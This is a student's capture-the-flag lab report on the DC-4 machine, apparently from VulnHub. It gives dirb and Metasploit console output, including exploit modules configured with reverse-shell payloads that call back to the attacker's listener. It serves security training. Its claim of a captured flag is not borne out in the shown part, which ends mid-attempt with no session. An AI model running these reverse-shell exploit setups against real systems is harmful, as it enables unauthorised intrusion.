DC-4 LAB

Name: Ritesh Bardikar

Date: 25/08/25

Email : riteshbardikar@gmail.com

Table Of Contents

Executive Summary:

I conducted a security assessment on the 00:0C:29:57:F9:24 (DC-4 Lab) machine with the primary objective of locating and recovering its hidden flag. Through a series of controlled security evaluations, the objective was successfully achieved, and the designated flag was captured. The exercise demonstrated that the system contains weaknesses that could be leveraged to compromise its environment. While the assessment was limited strictly to the retrieval of flags, it confirmed that the machine's overall security posture requires improvement to withstand potential real-world threats.

Potential threats of the security weakness may contain:


- Misusing the open ports available.
- Can manipulate the data through various methods.
- Gaining the shells access.
- Gaining the admins access.
- Backdoor can be created in future.
- Hidden files and directory data can be retrieved.

Summary of Result:


In the course of assessing the DC-4 machine, I uncovered several devastating flaws that place the system in immediate and catastrophic danger of collapse. Through my evaluation, I was able to infiltrate the environment and capture its hidden flag with shocking ease, which demonstrated that the system has virtually no effective safeguards in place to prevent intrusion. Once inside, the lack of proper security controls meant that I had unfettered access to sensitive components, proving that attacker could not only reach the same results but go far beyond them, escalating privileges, impersonating legitimate users, hijacking identities, and ultimately seizing absolute control of the machine. With such power, an attacker would have free rein to alter or destroy system configurations, corrupt or exfiltrate critical databases, erase or create administrator accounts, disrupt essential services, or even trigger a complete server crash. Once compromised, the system cannot be trusted, cannot be recovered, and cannot be relied upon for stability, security, or resilience—leaving the entire environment exposed to irreparable damage, data loss, operational failure, and a total collapse of trust.

Attack Narrative:


Gathering information of the system like getting IP address.



Scanning to get information on the open ports.




Http port is open hence checking for the website vulnerabilities.



Exploring source force for any hint.
No information in source code.

```
<!DOCTYPE html>
<html>
<head>
<title>System Tools</title>
<link rel="stylesheet" href="css/styles.css">
</head>

<body>
    <div class="container">
        <div class="inner">
            <h2>Admin Information Systems Login</h2>
            <form action="login.php" method="post">
                Username:<br>
                <input type="text" name="username" value=""><p>
                Password:<br>
                <input type="password" name="password" value=""><p>
                <input type="submit" value="Submit">
            </form>

        </div>
    </div>
</body>
</html>

```

Checking for SQL injection in the input box of the login page.




No errors displayed.

Scanning the website through a tools to get information.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# dirb http://192.168.187.150

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Aug 20 07:02:41 2025
URL_BASE: http://192.168.187.150/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.187.150/ ----
==> DIRECTORY: http://192.168.187.150/css/
==> DIRECTORY: http://192.168.187.150/images/
+ http://192.168.187.150/index.php (CODE:200|SIZE:506)

---- Entering directory: http://192.168.187.150/css/ ----

---- Entering directory: http://192.168.187.150/images/ ----

-----------------
END_TIME: Wed Aug 20 07:02:54 2025
DOWNLOADED: 13836 - FOUND: 1
```


No relevant information is available.

Trying XSS vulnerability.



Didn’t work on this website.


Trying Metasploit to get the terminal access.




```
+ -- --=[ 9 evasion                                                ]

Metaploit Documentation: https://docs.metasploit.com/

msf6 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/acronis_cyber_infra_cve_2023_45249 2024-07-24       excellent  Yes    Acronis Cyber Infrastructure default password remote code execution
   1     \_ target: Unix/Linux Command                       .                .          .      .
   2     \_ target: Interactive SSH                          .                .          .      .
   3   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   4   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   5   auxiliary/scanner/ssh/karaf_login                     .                normal     No     Apache Karaf Login Utility
   6   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   7   exploit/unix/ssh/arista_tacplus_shell                 2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   8   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   9   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   10  auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   11  auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   12  auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   13  exploit/linux/http/cisco_asax_sfr_rce                 2022-06-22       excellent  Yes    Cisco ASA-X with FirePOWER Services Authenticated Command Injection
   14    \_ target: Shell Dropper                            .                .          .      .
   15    \_ target: Linux Dropper                            .                .          .      .
   16  auxiliary/scanner/http/cisco_firepower_login          .                normal     No     Cisco Firepower Management Console 6.0 Login
   17  exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   18  auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   19  exploit/linux/ssh/ssh_erlangotp_rce                   2025-04-16       excellent  Yes    Erlang OTP Pre-Auth RCE Scanner and Exploit
   20    \_ target: Linux Command                            .                .          .      .
   21    \_ target: Unix Command                             .                .          .      .
   22  exploit/linux/ssh/exagrid_known_privkey               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
```

Exploiting various exploit available.

Using 6th exploit in the list to exploit.



```
msf6 > search OpenSSH 7.4p1
[-] No results from search
msf6 > search OpenSSH

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  post/windows/manage/forward_pageant        .                normal  No     Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh            .                normal  No     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                .                normal  No     Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers        .                normal  No     SSH Username Enumeration
   4    \_ action: Malformed Packet              .                .       .      Use a malformed packet
   5    \_ action: Timing Attack                 .                .       .      Use a timing attack
   6  exploit/windows/local/unquoted_service_path  2001-10-25     great   Yes    Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path

msf6 > use 6
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/unquoted_service_path) > show options

Module options (exploit/windows/local/unquoted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.187.148  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```



```
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.187.148  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/unquoted_service_path) > set session 22
session => 22
msf6 exploit(windows/local/unquoted_service_path) > exploit
[-] Msf::OptionValidateError The following options failed to validate: SESSION.
msf6 exploit(windows/local/unquoted_service_path) > show options

Module options (exploit/windows/local/unquoted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  22               yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.187.148  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```

Using various exploits that can help to create the session.

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.187.148  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/unquoted_service_path) > sessions -l

Active sessions
===============

No active sessions.

msf6 exploit(windows/local/unquoted_service_path) > back
msf6 > search nginx 1.15.10
[-] No results from search
msf6 > search nginx

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/http/glinet_unauth_rce_cve_2023_50445  2023-12-10       excellent  Yes    GL.iNet Unauthenticated Remote Command Execution via the logread m
   1     \_ target: Unix Command                           .                .          .      .
   2     \_ target: Linux Dropper                          .                .          .      .
   3   exploit/linux/http/nginx_chunked_size               2013-05-07       great      Yes    Nginx HTTP Server 1.3.9-1.4.0 Chunked Encoding Stack Buffer Overfl
   4     \_ target: Ubuntu 13.04 32bit - nginx 1.4.0       .                .          .      .
   5     \_ target: Debian Squeeze 32bit - nginx 1.4.0     .                .          .      .
   6   auxiliary/scanner/http/nginx_source_disclosure      .                normal     No     Nginx Source Code Disclosure/Download
   7   exploit/multi/http/php_fpm_rce                      2019-10-22       normal     Yes    PHP-FPM Underflow RCE
   8     \_ target: PHP                                    .                .          .      .
   9     \_ target: Shell Command                          .                .          .      .
   10  exploit/linux/http/roxy_wi_exec                     2022-07-06       excellent  Yes    Roxy-WI Prior to 6.1.1.0 Unauthenticated Command Injection RCE
   11    \_ target: Unix (In-Memory)                       .                .          .      .
   12    \_ target: Linux (Dropper)                        .                .          .      .
```

```
   6   auxiliary/scanner/http/nginx_source_disclosure      .                normal     No     Nginx Source Code Disclosure/Download
   7   exploit/multi/http/php_fpm_rce                      2019-10-22       normal     Yes    PHP-FPM Underflow RCE
   8     \_ target: PHP                                    .                .          .      .
   9     \_ target: Shell Command                          .                .          .      .
   10  exploit/linux/http/roxy_wi_exec                     2022-07-06       excellent  Yes    Roxy-WI Prior to 6.1.1.0 Unauthenticated Command Injection RCE
   11    \_ target: Unix (In-Memory)                       .                .          .      .
   12    \_ target: Linux (Dropper)                        .                .          .      .


Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/http/roxy_wi_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux (Dropper)'

msf6 > use 1
[*] Additionally setting TARGET => Unix Command
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > show options

Module options (exploit/linux/http/glinet_unauth_rce_cve_2023_50445):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    443              yes       The target port (TCP)
   SID                       no        Session ID
   SSL      true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```


```
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Unix Command


View the full module info with the info, or info -d command.

msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > set rhosts 192.168.187.150
rhosts => 192.168.187.150
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > set lhosts 192.168.187.148
[!] Unknown datastore option: lhosts. Did you mean RHOSTS?
lhosts => 192.168.187.148
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > set lhost 192.168.187.148
lhost => 192.168.187.148
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > run
[*] Started reverse TCP handler on 192.168.187.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 192.168.187.150:443 can be exploited.
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. No GL.iNet network device or device is not responding. "set ForceExploi
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > back
msf6 > use 3
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/nginx_chunked_size) > use 5
[*] Additionally setting TARGET => Debian Squeeze 32bit - nginx 1.4.0
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/nginx_chunked_size) > show options

Module options (exploit/linux/http/nginx_chunked_size):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```

